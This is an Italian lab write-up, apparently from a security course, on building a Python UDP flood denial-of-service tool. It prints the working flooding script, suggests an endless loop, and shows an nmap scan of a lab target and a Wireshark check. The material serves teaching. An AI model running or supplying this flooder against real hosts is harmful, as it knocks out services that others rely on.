Tool per Dos

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende. L'esercizio di oggi è scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale (nel nostro caso un DoS). Requisiti:-Il programma deve richiedere l'inserimento dell'IP target input-Il programma deve richiedere l'inserimento della porta targetinput-La grandezza dei pacchetti da inviare è di 1 KB per pacchetto – Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.-Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare input.



Questa foto di Autore sconosciuto è concesso in licenza da CC BY-NC-ND

Per cominciare creiamo il un programma con l'utilizzo di python:

```
File Actions Edit View Help
 GNU nano 7.2
                                                                              dos.py *
def UDP_flood():
       pacchetto_UDP = random._urandom(1024) #impos
        for x in range(numero_UDP):
                s.sendto(pacchetto_UDP , target)
                print("#" ,x ,"- UDP inviato\n")
IP_target = str(input("Inserire indirizzo target\n"))
Porta = int(input("Inserire porta da attaccare\n"))
numero_UDP = int(input("Inserire quantita pacchetti\n"))
try:
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        target = (str(IP_target),int(Porta))
except:
        s.close()
        print("[!] Error!!!")
UDP_flood()
```


Tramite il codice saremo in grado di inondare I IP bersaglio con la quantita di pacchetti desiderata. (inoltre con I inserimento del ciclo WHILE TRUE E possibile rendere la quantita di pacchetti inviati presso che infinita)

Prima di tutto dobbiamo sondate il nostro bersaglio e capire quale delle porte sono in ascolto :

Utilizzando il comando nmap (ip target) il sistema dopo un controllo ci restituira in output porte in ascolto:

```
-(kali⊕kali)-[~]
s nmap 192.168.50.101
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-27 18:19 EST
Nmap scan report for 192.168.50.101
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (conn-refused)
        STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
```


Dopo aver scelto la porta di intrusione (139) ,facciamo partire il codice:



se la porta sul ip del bersaglio e effettivamente aperta, partira l'invio di pacchetti UDP come in questo caso, in alternativa il sistema ci restituira

ERROR

Come prova del 9 che il nostro "Dos" e riuscito , possiamo analizzare la rete durante l'attacco tramite wireshark.



Vediamo chiaramente il passaggio di dati tra sorgente e destinatario attraverso I utilizzo della porta 139 e il pacchetto ha la dimensione pre impostata nel nostro codice di 1024 bite.

FINE